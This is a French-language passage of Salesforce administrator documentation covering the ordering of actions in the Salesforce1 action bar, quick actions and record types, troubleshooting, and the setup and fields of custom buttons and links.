| Objet personnalisé | Quatre premières actions dans l'ordre défini par la présentation de page. Si la section Actions rapides de l'éditeur Salesforce Classic n'est pas personnalisée, les quatre premières actions selon l'ordre défini dans la *présentation d'éditeur globale*. | 5. Modifier | Actions rapides restantes de la section Actions rapides de l'Éditeur Salesforce Classic. Si cette section n'est pas personnalisée, les actions rapides restantes sont héritées de la section Actions rapides de l'Éditeur Salesforce Classic de la *présentation d'éditeur globale*. | Boutons personnalisés pris en charge dans Salesforce1, dans l'ordre défini par la présentation de page.* | Boutons standard restants pris en charge dans Salesforce1, dans l'ordre défini par la présentation de page. | |
| Événement | Actions rapides dans l'ordre défini par la présentation. Les actions Chatter standard ne sont pas prises en charge. | Modifier, Supprimer | | | | |

| Objet ou page | Groupe d'actions 1 | Groupe d'actions 2 | Groupe d'actions 3 | Groupe d'actions 4 | Groupe d'actions 5 | Groupe d'actions 6 |
|---|---|---|---|---|---|---|
| Fil | Actions rapides dans l'ordre défini par la présentation d'éditeur globale | | | | | |
| Groupe | Les actions de la section Actions rapides dans l'éditeur Salesforce Classic. Si cette section n'est pas personnalisée, les actions rapides sont héritées de la section Actions rapides de l'éditeur Salesforce Classic de la *présentation d'éditeur globale*. | | | | Boutons standard restants pris en charge dans Salesforce1, dans l'ordre défini par la présentation de page. | |
| Piste | 1. Consigner un appel, 2. Nouvelle tâche, 3. Convertir (si activé), 4. Publier | 5. Modifier | Actions rapides restantes de la section Actions rapides de l'Éditeur Salesforce Classic. Si cette section n'est pas personnalisée, les actions rapides restantes sont héritées de la section Actions rapides de l'Éditeur Salesforce Classic de la *présentation d'éditeur globale*. | Boutons personnalisés pris en charge dans Salesforce1, dans l'ordre défini par la présentation de page.* | Boutons standard restants pris en charge dans Salesforce1, dans l'ordre défini par la présentation de page. | Appeler, Envoyer un SMS, Envoyer un e-mail |
| « Page d'application » Lightning Page | Les actions globales selon l'ordre défini dans la Page Lightning | | | | | |
| Vue de liste | Nouveau | | | | | |

| Objet ou page | Groupe d'actions 1 | Groupe d'actions 2 | Groupe d'actions 3 | Groupe d'actions 4 | Groupe d'actions 5 | Groupe d'actions 6 |
|---|---|---|---|---|---|---|
| Page d'accueil d'objet (tablettes uniquement) | 1. Nouveau, 2. Trier | | | | | |
| Opportunity | 1. Consigner un appel, 2. Nouvelle tâche, 3. Nouvel événement, 4. Publier | 5. Modifier | Actions rapides restantes de la section Actions rapides de l'Éditeur Salesforce Classic. Si cette section n'est pas personnalisée, les actions rapides restantes sont héritées de la section Actions rapides de l'Éditeur Salesforce Classic de la *présentation d'éditeur globale*. | Boutons personnalisés pris en charge dans Salesforce1, dans l'ordre défini par la présentation de page.* | Boutons standard restants pris en charge dans Salesforce1, dans l'ordre défini par la présentation de page. | |
| Personnes | 1. Appel, 2. Envoyer l'e-mail, 3. Publication | | Actions restantes dans l'ordre défini par la présentation d'éditeur globale | | | |
| Compte personnel | 1. Appel, 2. Envoyer l'e-mail, 3. Nouvelle tâche, 4. Nouvel événement | 5. Modifier | Actions rapides restantes de la section Actions rapides de l'Éditeur Salesforce Classic. Si cette section n'est pas personnalisée, les actions rapides restantes sont héritées de la section Actions rapides de l'Éditeur Salesforce Classic de la *présentation d'éditeur globale*. | Boutons personnalisés pris en charge dans Salesforce1, dans l'ordre défini par la présentation de page.* | Boutons standard restants pris en charge dans Salesforce1, dans l'ordre défini par la présentation de page. | Mapper, Lire les actualités, Envoyer un SMS, Afficher le Site Web |

| Objet ou page | Groupe d'actions 1 | Groupe d'actions 2 | Groupe d'actions 3 | Groupe d'actions 4 | Groupe d'actions 5 | Groupe d'actions 6 |
|---|---|---|---|---|---|---|
| Liste associée (pour des objets standard) | 1. Nouveau | | | | | |
| Salesforce Today : page principale | Actions rapides dans l'ordre défini par la présentation d'éditeur globale | | | | | |
| Salesforce Today : événement du calendrier mobile | 1. Message rapide, 2. Joindre une téléconférence, 3. Mapper | | Actions rapides restantes de la section Actions rapides de l'Éditeur Salesforce Classic. Si cette section n'est pas personnalisée, les actions rapides restantes sont héritées de la section Actions rapides de l'Éditeur Salesforce Classic de la *présentation d'éditeur globale*. | | | |
| Tâche | 1. Modifier les commentaires, 2. Modifier la date, 3. Modifier le statut, 4. Modifier la priorité | 5. Modifier | Actions rapides restantes de la section Actions rapides de l'Éditeur Salesforce Classic. Si cette section n'est pas personnalisée, les actions rapides restantes sont héritées de la section Actions rapides de l'Éditeur Salesforce Classic de la *présentation d'éditeur globale*. Les actions | Boutons personnalisés pris en charge dans Salesforce1, dans l'ordre défini par la présentation de page.* | Boutons standard restants pris en charge dans Salesforce1, dans l'ordre défini par la présentation de page. | |

| Objet ou page | Groupe d'actions 1 | Groupe d'actions 2 | Groupe d'actions 3 | Groupe d'actions 4 | Groupe d'actions 5 | Groupe d'actions 6 |
|---|---|---|---|---|---|---|
| | | | Chatter standard ne sont pas prises en charge. | | | |

Comme nous l'avons indiqué, certaines actions ont une position fixe. Les listes numérotées du tableau déterminent l'ordre d'affichage de ces actions dans la barre d'actions, dans les actions d'élément de liste et dans les menus d'action respectifs.

Par exemple, dans l'objet Compte, l'action standard Publication de Chatter figure en quatrième position. Elle est fixe. Quel que soit son emplacement dans la présentation de page du compte, l'action Publication est toujours affichée en quatrième position.

Cependant, la suppression d'actions est toujours respectée. Dans notre exemple, si vous supprimez l'action Publication dans la présentation de page du compte, les actions restantes remontent et l'action Modifier est affichée en quatrième position.

* Les boutons personnalisés ajoutés à la section Bouton d'une présentation de page et qui définissent une source du contenu en tant qu'`URL` ou `Visualforce`, sont pris en charge dans Salesforce1. Notez que les pages Visualforce doivent être activées pour pouvoir être utilisées dans Salesforce1. Les liens personnalisés, les boutons personnalisés ajoutés à des vues de liste et les boutons personnalisés qui définissent la source du contenu en tant que `OnClick JavaScript` ne sont pas disponibles dans Salesforce1.

CONSULTER ÉGALEMENT :

- Organisation des actions dans la barre d'actions de Salesforce1
- Barre d'actions de Salesforce1
- Considérations relatives aux actions dans Salesforce1

## Considérations relatives aux actions dans Salesforce1

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

- Une action de productivité est affichée uniquement si un enregistrement inclut les informations auxquelles l'action est liée. Par exemple, l'action Envoyer un e-mail dépend de l'enregistrement qui contient une adresse e-mail. L'action Afficher le site Web nécessite que l'enregistrement contienne l'URL du site Web.
- Si vous utilisez des types d'enregistrement dans votre organisation, certaines actions rapides risquent de ne pas être visibles pour vos utilisateurs. Pour plus d'informations, reportez-vous à Actions rapides et types d'enregistrement à la page 5642.
- L'élément Actions mobiles intelligentes est affiché sous la forme d'un seul élément d'action dans l'éditeur de présentation de page, mais il inclut plusieurs actions lorsqu'il est affiché dans Salesforce1. Si vous avez un élément Actions mobiles intelligentes dans la section Actions rapides de l'Éditeur Salesforce Classic, et que vous personnalisez la section de la barre d'actions, les actions de Salesforce1 sont définies par vos personnalisations de la barre d'actions. Dans ce cas, l'élément Actions mobiles intelligentes de la section Actions rapides de l'Éditeur Salesforce Classic devient inutile.
- Pour personnaliser les actions de la barre d'actions de Salesforce1 d'objets standard et personnalisés, vous devez d'abord remplacer les actions prédéfinies. Vous pouvez ensuite ajouter ou supprimer des actions depuis la section Actions Salesforce1 et Lightning Experience.

  Par exemple, pour déplacer les actions Joindre le groupe, Modifier le groupe ou Quitter le groupe dans Salesforce1, vous devez remplacer les actions prédéfinies dans la présentation de page Groupes.

- Si vous utilisez des boutons personnalisés d'URL pour transmettre des paramètres à des pages standard dans Salesforce Classic, par exemple pour prérenseigner des champs lors de la création d'un enregistrement, ce comportement ne fonctionne pas dans Salesforce1 ni dans Lightning Experience.
- Si vous ajoutez un bouton personnalisé à la section Actions Salesforce1 et Lightning Experience d'une présentation de page, l'icône de ce bouton personnalisé représente un éclair dans la barre d'actions de Salesforce1. Si la section Actions Salesforce1 et Lightning Experience n'est pas personnalisée, l'icône de ce bouton personnalisé représente un engrenage dans la barre d'actions de Salesforce1.

CONSULTER ÉGALEMENT :

Organisation des actions dans la barre d'actions de Salesforce1

Organisation des actions prédéfinies dans la barre d'actions et dans les actions d'élément de liste de Salesforce1

## Actions rapides et types d'enregistrement

L'utilisation de types d'enregistrement dans votre organisation peut affecter la disponibilité des actions rapides pour vos utilisateurs.

Si les utilisateurs n'ont pas accès à un type d'enregistrement particulier, les actions qui sont attribuées à ce type d'enregistrement ne leur sont pas accessibles. Par exemple, prenons une présentation de page contenant diverses actions, certaines sans Type d'enregistrement attribué et d'autres attribuées au Type d'enregistrement A. Lorsqu'ils visitent la page, les utilisateurs sans accès au Type d'enregistrement A affichent uniquement les actions non attribuées.

**Important:** N'attribuez aucune action au type d'enregistrement Principal. Le type d'enregistrement Principal est un type d'espace réservé attribué à la création de votre organisation.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les actions rapides sont disponibles dans : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

Actions de zone de dessin personnalisées disponibles avec : **Professional** (avec Zone de dessin Force.com activé), **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Actions globales par défaut : cas particulier

Si votre organisation comprend des actions globales par défaut et que vous utilisez des types d'enregistrement, vos utilisateurs risquent de ne pas pouvoir afficher toutes les actions par défaut attribuées à une présentation de page.

Les actions globales par défaut sont attribuées au titre d'enregistrement Principal, qui est inaccessible pour la plupart des profils. Par conséquent, les actions globales par défaut associées au type d'enregistrement Principal, qui sont affectées à des objets cibles ayant un type d'enregistrement configuré, ne sont pas disponibles pour la plupart des utilisateurs. Pour corriger ce problème, modifiez les actions globales par défaut associées à ces objets, puis réattribuez-les à un autre type d'enregistrement.

Par exemple, Contact est l'objet cible de l'action globale par défaut Nouveau contact. Imaginons que des types d'enregistrement soient configurés pour l'objet Contact et que vous ajoutiez l'objet global par défaut Nouveau contact à une présentation de page. Les utilisateurs qui consultent des enregistrement basés sur cette présentation de page ne voient pas l'action Nouveau contact car elle est attribuée par défaut au type d'enregistrement Principal. La modification de l'action globale par défaut Nouveau contact, et son attribution à un type d'enregistrement autre que Principal, la rend disponible pour tous les utilisateurs qui ont accès au type d'enregistrement en question.

# Meilleures pratiques pour les actions

Tenez compte de ces conseils en définissant des actions de l'éditeur afin de faciliter l'utilisation et la gestion de la fonctionnalité.

Éditions

Actions disponibles avec : Salesforce Classic et Lightning Experience

Éditeur disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

## Conseils relatifs à la création d'actions

- Les étiquettes d'action supérieures à 12 à 14 caractères environ sont raccourcies lorsqu'elles sont affichées dans l'éditeur Chatter. Utilisez des noms courts et explicites.
- Attribuez à vos actions des noms qui décrivent la tâche pour vos utilisateurs. Utilisez des termes tels que Nouveau, Créer, Partager, Mettre à jour ou Importer.
- Utilisez le champ `Description` pour créer des notes personnelles sur chaque action. Les notes sont particulièrement utiles si vous créez par exemple plusieurs actions similaires pour différents types d'enregistrement. La description s'affiche dans la liste de boutons, de liens et d'actions, pour des actions spécifiques à un objet, ou dans la liste d'actions globales, ainsi que dans la page de détail de l'action. Vos notes ne sont pas accessibles aux utilisateurs.
- Lors de la création d'actions personnalisées à afficher dans l'éditeur Chatter, limitez leur poids à 400 pixels afin de faciliter leur affichage.

## Conseils relatifs à la présentation des actions

- Lors de la personnalisation des présentations d'action, tenez compte de la façon dont vos utilisateurs vont les utiliser. La clé est la simplicité. Ajoutez uniquement des champs utiles pour les utilisateurs et pour les personnes qui gèrent les requêtes, les appels ou les enregistrements résultant de ces actions.
- Pour créer une présentation à une seule colonne, par exemple pour l'affichage sur les appareils mobiles, ajoutez des champs uniquement à la colonne gauche.
- Utilisez des valeurs de champs prédéfinies pour définir les valeurs standard de champs communs. Par exemple, lorsque vous configurez une action permettant aux utilisateurs de créer des opportunités, définissez Prospection en tant que valeur prédéfinie du champ `Étape`. Toutes les opportunités que les utilisateurs créent avec cette action sont automatiquement attribuées à l'étape de prospection. Vous pouvez retirer le champ `Étape` de la présentation d'action, car une valeur lui est automatiquement attribuée. Si vous définissez des valeurs prédéfinies pour des champs dans des enregistrements d'objet créés à l'aide d'une action, il n'est pas nécessaire d'ajouter ces champs à la présentation d'action.
- Utilisez le bouton **Aperçu en tant que** dans l'éditeur de présentation d'action afin de prévisualiser son apparence pour différents profils utilisateur.

## Conseils relatifs à l'ajout d'actions dans les éditeurs

- L'ajout d'un grand nombre d'actions peut ralentir le changement de la page. Par conséquent, nous recommandons de ne pas inclure plus de neuf actions au total (y compris les actions standard) dans chaque éditeur.
- Dans le site Salesforcecomplet, si vous incluez cinq actions ou plus dans un éditeur, trois actions sont affichées et les autres sont ajoutées au menu **Plus** de l'éditeur. Si vous incluez quatre actions ou moins, elles sont toutes affichées.
- Dans Salesforce1, les quatre premières actions sont affichées dans la barre d'actions, et l'ensemble complet d'actions est accessible en touchant .

CONSULTER ÉGALEMENT :

Actions de dépannage

Configuration d'actions avec Chatter activée

## Actions de dépannage

### Je ne vois pas de fils dans les pages de détail d'enregistrement d'un objet.

Les fils s'affichent uniquement avec les objets pour lesquels vous avez activé le suivi de fil.

### Je vois le fil dans une page de détail d'enregistrement, mais je ne vois pas d'éditeur.

Si la section Actions rapides dans l'éditeur Salesforce Classic d'une présentation de page ne contient aucune action, l'éditeur ne s'affiche pas dans Salesforce Classic. Ajoutez au moins une action à la présentation de page pour afficher l'éditeur.

### Je peux créer des actions, mais je ne peux pas les ajouter aux éditeurs.

Activez des actions dans l'éditeur pour ajouter des actions non standard à des éditeurs dans Salesforce Classic.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition, **Database.com** Edition et **Developer** Edition.

### J'utilise Internet Explorer 10 et toutes les actions que j'ai créées sont affichées avec la même icône dans l'éditeur, bien que les actions sont destinées à différents types d'objet.

La version 10 d'Internet Explorer ne prend pas en charge les techniques utilisées par Salesforce pour afficher les icônes correspondant au type d'objet auquel une action est associée. Utilisez Chrome, Firefox, Safari, ou une version antérieure d'Internet Explorer.

### J'ai ajouté une action à une présentation de page, mais un utilisateur attribué au profil qui utilise cette présentation de page ne peut pas voir l'action.

Assurez-vous que l'utilisateur dispose des autorisations Lire et Modifier sur le champ de relation de l'action. Le champ de relation est le champ qui est automatiquement renseigné dans l'objet cible lorsque l'utilisateur crée un enregistrement en utilisant une action. Par exemple, avec une action dans une requête qui permet aux utilisateurs de créer des requêtes enfant, le champ de relation par défaut est `Requête principale`. Assurez-vous que les utilisateurs peuvent afficher l'action Créer une requête enfant et qu'ils disposent des autorisations Lire et Modifier sur le champ `Requête principale`.

### Je ne vois pas un champ de relation avec mes actions Créer globales.

Les champs de relation s'appliquent uniquement à des actions Créer spécifiques à des objets, pas à des actions globales.

### Certaines actions ne sont pas affichées dans mes groupes Chatter.

L'affichage des actions dépend de votre rôle dans le groupe, du type de groupe et de la configuration de la présentation de l'éditeur pour des groupes par votre administrateur. Les groupes Chatter sans client affichent par défaut la présentation d'éditeur globale, sauf si vous la remplacez par une présentation d'éditeur de groupes personnalisée. Dans les groupes Chatter avec autorisent les clients, l'éditeur affiche uniquement les actions standard telles que Publication, Fichier, Lien et Sondage.

CONSULTER ÉGALEMENT :

- Meilleures pratiques pour les actions
- Configuration d'actions avec Chatter activée

# Boutons et liens personnalisés

Les liens et les boutons personnalisés facilitent l'intégration de données Salesforce dans des URL externes, des applications, l'intranet de votre entreprise ou d'autres systèmes back-end.

Salesforce prend en charge les liens et les boutons personnalisés ci-dessous.

| Type de bouton ou de lien personnalisé | Page de configuration utilisée |
|---|---|
| Liens de style favori définis dans le composant page d'accueil de liens personnalisés standard. | Composants de page d'accueil |
| Liens personnalisés complets inclus dans les composants page d'accueil personnalisés | Liens personnalisés |
| Liens ou boutons personnalisés complets dans des objets. | Boutons, liens et actions (dans les paramètres de gestion de l'objet) |

Les liens personnalisés peuvent pointer vers une URL externe, telle que `www.google.com`, une page Visualforce ou l'intranet de votre entreprise. Les liens personnalisés peuvent également renvoyer vers une commande Custom S-Control de la bibliothèque de commandes Custom S-Control, par exemple, un applet Java ou un contrôle ActiveX.

Les boutons personnalisés permettent :

- Connecter les utilisateurs à des applications externes, par exemple à une page Web affichant le plan de l'adresse d'un contact.
- Exécuter une commande s-control à partir de la bibliothèque s-control, par exemple une commande qui escalade une requête à partir de sa page de détail.
- Lancer des liens personnalisés.

Vous pouvez choisir les propriétés de la fenêtre d'affichage qui déterminent l'affichage de la cible d'un lien ou d'un bouton pour vos utilisateurs. Les liens personnalisés et commandes S-Control peuvent inclure des champs Salesforce sous forme de jetons dans l'URL ou la commande Custom S-Control. Par exemple, vous pouvez inclure le nom d'un compte dans une URL qui recherche dans Yahoo : `http://search.yahoo.com/bin/search?p={!Account_Name}`.

Vous pouvez remplacer l'action par défaut de certains boutons standard et personnaliser le comportement des pages d'accueil d'onglet pour répondre aux besoins de votre organisation.

Un onglet Web ou un lien personnalisé peut afficher une page vierge si le site incorporé :

- A été défini pour refuser le chargement de son contenu dans une trame.
- A été défini pour autoriser le chargement de son contenu dans une trame uniquement si le même site livre le contenu.
- Contient un mélange de contenu sécurisé et non sécurisé, et le navigateur de l'utilisateur a été configuré pour bloquer le contenu actif mixte.

Pour résoudre ce problème, essayez les solutions suivantes.

- Définissez votre lien personnalisé pour une ouverture dans une nouvelle fenêtre ou l'affichage de la fenêtre existante sans le menu latéral ou l'en-tête.
- Déplacez l'URL depuis un onglet Web vers un lien personnalisé, puis définissez l'URL pour une ouverture dans une nouvelle fenêtre ou l'affichage dans la fenêtre existante sans le menu latéral ou l'en-tête.
- Si le site que vous incorporez a un préfixe HTTP et un contenu actif mixte, essayez de changer le préfixe en HTTPS. Si le site incorporé a un certificat de sécurité valide et que son affichage dans des trames n'a pas été bloqué, l'utilisation du préfixe HTTPS permet son affichage.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour créer ou modifier des liens ou des boutons personnalisés :

- Personnaliser l'application

Définition de boutons et de liens personnalisés

Définissez l'action qui est exécutée lorsqu'un utilisateur clique sur un bouton ou un lien personnalisé. Les boutons et les liens personnalisés peuvent simplifier les actions dans Salesforce ou intégrer des données Salesforce à des URL, des applications ou des systèmes externes.

Remplacement de boutons standard et de pages d'accueil d'onglet

Vous pouvez remplacer le comportement des boutons standard dans les pages de détail des enregistrements. Vous pouvez également remplacer la page d'accueil d'onglet qui s'affiche lorsqu'un utilisateur clique sur un onglet d'objet standard, personnalisé ou externe.

Exemples de boutons et de liens personnalisés

Utilisez les exemples de boutons et de liens personnalisés Salesforce afin de déterminer s'ils conviennent à votre activité.

Considérations relatives aux boutons et liens personnalisés

Lors de l'utilisation de boutons et de liens personnalisés, tenez compte des considérations ci-dessous.

Affichage de références aux composants Salesforce

CONSULTER ÉGALEMENT :

Définition de boutons et de liens personnalisés

Ajout de liens personnalisés par défaut

Personnalisation des présentations de l'onglet page d'accueil

## Définition de boutons et de liens personnalisés

Définissez l'action qui est exécutée lorsqu'un utilisateur clique sur un bouton ou un lien personnalisé. Les boutons et les liens personnalisés peuvent simplifier les actions dans Salesforce ou intégrer des données Salesforce à des URL, des applications ou des systèmes externes.

Visionnez une vidéo de démonstration sur la création d'un lien personnalisé.


Si vous souhaitez que le bouton ou le lien lance une page personnalisée ou un autre code, pensez à utiliser une page Visualforce.

1. Dans les paramètres de gestion de l'objet que vous souhaitez modifier, accédez à Boutons, liens et actions.

   Remarque: Les boutons personnalisés ne sont pas disponibles sur l'objet Utilisateur ni sur les pages d'accueil personnalisées. Les boutons et liens personnalisés sont disponibles pour les activités, sous les paramètres de gestion individuels des tâches et des événements. Pour remplacer un bouton standard qui s'applique aussi bien aux tâches qu'aux événements, accédez aux paramètres de gestion de l'objet concernant les activités.

2. Cliquez sur **Nouveau bouton ou lien**. Vous pouvez également cliquer sur **Liens personnalisés par défaut** pour ajouter un lien personnalisé prédéfini.
3. Saisissez les attributs du bouton ou du lien.

   Voici un exemple d'attributs d'un bouton qui exécute une recherche Web de nom de compte.




4. Pour valider tous les champs de fusion et fonctions Salesforce, cliquez sur **Vérifier la syntaxe**.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions

Les pages Visualforce et les commandes s-controls sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer ou modifier des liens ou des boutons personnalisés :


- Personnaliser l'application

5. Cliquez sur **Enregistrer** lorsque vous avez terminé, ou sur **Enregistrement rapide** pour enregistrer et continuer l'édition. La sauvegarde valide l'URL définie, si vous avez défini la source du contenu sur URL.
6. Pour ouvrir un bouton ou un lien à l'aide de paramètres autres que les paramètres par défaut du navigateur de l'utilisateur, cliquez sur **Propriétés d'ouverture de la fenêtre** dans la page de détail du bouton ou du lien.
7. Pour afficher toutes les références au nouveau bouton ou lien, cliquez sur **Emplacement d'utilisation ?** dans sa page de détail.

   Les liens personnalisés des utilisateurs sont automatiquement ajoutés à la section Liens personnalisés de la page de détail de l'utilisateur. Vous pouvez ajouter des boutons de page uniquement à la section Bouton d'une présentation de page.

Remarque: L'URL d'un lien peut atteindre 2 048 octets. Lorsque des données remplacent les jetons dans l'URL, le lien peut excéder 3 000 octets. Certains navigateurs limitent la longueur maximale des URL.

Avant d'utiliser vos boutons et liens personnalisés, ajoutez-les à la présentation de page d'un objet. Vous pouvez afficher et utiliser le bouton ou le lien dans une page de détail d'enregistrement.




Champs de bouton et de lien personnalisé

Ce tableau présente les champs disponibles lorsque vous créez un bouton ou un lien personnalisé.

Construction de liens personnalisés efficaces

Utilisez les méthodes suivantes pour générer des liens personnalisés efficaces.

Modification des propriétés d'ouverture de la fenêtre

Champs de fusion pour des boutons et des liens personnalisés

Ajout de liens personnalisés par défaut

Meilleures pratiques pour les liens personnalisés

Les boutons et les liens personnalisés peuvent simplifier les actions dans Salesforce, ou intégrer des données Salesforce à des URL, des applications ou des systèmes externes. Pour optimiser vos liens personnalisés, appliquez les meilleures pratiques ci-dessous.

CONSULTER ÉGALEMENT :

Recherche des paramètres de gestion d'objet

Considérations relatives aux boutons et liens personnalisés

Exemples de boutons et de liens personnalisés

## Champs de bouton et de lien personnalisé

Ce tableau présente les champs disponibles lorsque vous créez un bouton ou un lien personnalisé.

| Nom d'attribut | Description |
|---|---|
| `Étiquette` | Saisissez le texte qui s'affiche dans l'interface utilisateur pour le bouton ou le lien personnalisé. |
| `Nom` | Acceptez ou saisissez le nom unique utilisé pour le bouton ou le lien lorsqu'il est référencé à partir d'un champ de fusion. Ce nom peut contenir uniquement des caractères de soulignement et alphanumériques, et doit être unique dans votre organisation. Il doit commencer par une lettre, ne pas inclure d'espace, ne pas se terminer pas un trait de soulignement et ne doit pas contenir deux traits de soulignement consécutifs. |
| `Préfixe d'espace de noms` | Saisissez le préfixe qui identifie de façon unique votre package. Dans un contexte de génération d'un package, un préfixe d'espace de noms est un identificateur alphanumérique de 1 à 15 caractères qui distingue votre package et son contenu de ceux d'autres développeurs dans AppExchange. Les préfixes d'espace de noms respectent la casse. Par exemple, ABC et abc ne sont pas considérés comme identiques. Votre préfixe d'espace de noms doit être unique parmi toutes les entreprises Salesforce. Il vous permet de contrôler votre package géré en exclusivité. |
| `Composant protégé` | Vous pouvez éventuellement limiter l'utilisation dans une organisation abonnée. Les composants protégés ne peuvent pas être liés à ni référencés par des composants créés au sein d'une organisation abonnée. Un développeur peut supprimer un composant protégé dans une version ultérieure sans avoir à se soucier des échecs d'installation. Cependant, une fois un composant marqué comme non protégé et publié globalement, le développeur ne peut plus le supprimer. |
| `Description` | Saisissez le texte qui différencie le bouton ou le lien des autres éléments. Ce texte s'affiche uniquement pour les administrateurs lors de la configuration des boutons et des liens. |
| `Type d'affichage` | Détermine l'emplacement auquel le bouton ou lien est affiché dans les présentations de page.<br>**Lien vers la page de détail**<br>Ajoute le lien à la section Liens personnalisés de vos présentations de page.<br>**Bouton Page de détail**<br>Ajoute le bouton personnalisé à une présentation de page d'enregistrement. Vous pouvez uniquement ajouter des boutons de page de détail à la section Bouton d'une présentation de page.<br>**Bouton de liste**<br>Ajoute le bouton personnalisé à une vue de liste, à une présentation de résultats de recherche ou à une liste associée. Vous pouvez ajouter uniquement des boutons de liste à la section de liste associée d'une |

Éditions

Disponible avec : Salesforce Classic

Les liens et les boutons personnalisés sont disponibles avec : **Toutes** les éditions à l'exception de **Database.com**

Les pages Visualforce et les commandes s-controls sont disponibles avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Nom d'attribut | Description |
| --- | --- |
| | présentation de page ou aux présentations Vue de liste et Résultats de recherche.<br><br>Pour les boutons de liste, Salesforce sélectionne l'option **Afficher les cases (pour la sélection de plusieurs enregistrements)** afin d'inclure une case à cocher en regard de chaque enregistrement de la liste. Les utilisateurs peuvent sélectionner les enregistrements qu'ils souhaitent appliquer à l'action du bouton de la liste. Si votre bouton personnalisé ne nécessite pas la sélection d'enregistrements par l'utilisateur, désactivez cette option. |
| `Comportement` | Choisissez l'action que doit entraîner un clic sur le bouton ou le lien.<br><br>Le cas échéant, certains paramètres ont des valeurs par défaut. Par exemple, si vous sélectionnez **Affichage dans une nouvelle fenêtre**, la hauteur par défaut d'une nouvelle fenêtre est de 600 pixels. Reportez-vous à Modification des propriétés d'ouverture de la fenêtre. |
| `Source de contenu` | Choisissez d'utiliser une URL, une commande s-control, une action JavaScript ou une page Visualforce comme contenu du bouton ou du lien.<br><br>Salesforce vérifie si les URL des liens et les boutons personnalisés sont valides. Lorsque vous créez ou modifiez des liens ou des boutons personnalisés contenant un balisage d'URL non valide, tels que des scripts, Salesforce bloque le rendu des liens. À la place, un message d'erreur s'affiche en survol. Reconfigurez les URL qui doivent être valides et correctement formées. L'URL peut être une URL relative ou une adresse absolue `http://`, `https://`, `file://`, `ftp://` ou `mailto:`. La validité des URL dans les liens ou les boutons personnalisés créés avant la version Spring '13 est vérifiée uniquement lorsque vous les modifiez. |
| `Contenu` | Saisissez le contenu du bouton ou du lien pour les boutons et liens de type URL ou JavaScript OnClick :<br><br>• Pour insérer un champ, sélectionnez le type de champ dans Sélectionner le type de champ puis choisissez un champ dans Insérer un champ.<br>• Pour insérer des champs de fusion d'activité, sélectionnez *`Événement`* ou *`Tâche`* dans `Sélectionner le type de champ`.<br>• Pour insérer un opérateur, sélectionnez l'icône d'opérateur appropriée dans la liste déroulante `Insérer un opérateur`.<br>• Pour insérer une fonction, double-cliquez sur son nom dans la liste, ou sélectionnez-la et cliquez sur **Insérer la fonction sélectionnée**. Pour filtrer la liste de fonctions, choisissez une catégorie dans la liste déroulante `Fonctions`. Sélectionnez une fonction et cliquez sur **Aide sur cette fonction** pour lire sa description et consulter des exemples de formule faisant appel à cette fonction.<br><br>Conseil: La norme Internet exige un codage spécial pour les URL. Salesforce code automatiquement le texte d'un champ de fusion que vous insérez dans un lien. Codez manuellement tout autre texte dans votre lien. Par exemple, pour générer l'URL suivante :<br><br>`http://www.google.com/search?q={!user.name} Steve Mark 50%`<br><br>Utilisez ce contenu :<br><br>`http://www.google.com/search?q={!user.name}+Steve+Mark+50%25`<br><br>Salesforce efface automatiquement les guillemets dans les URL, lorsque la `Source de contenu` est une URL. Si vous souhaitez utiliser des guillemets, codez-les manuellement. Par |

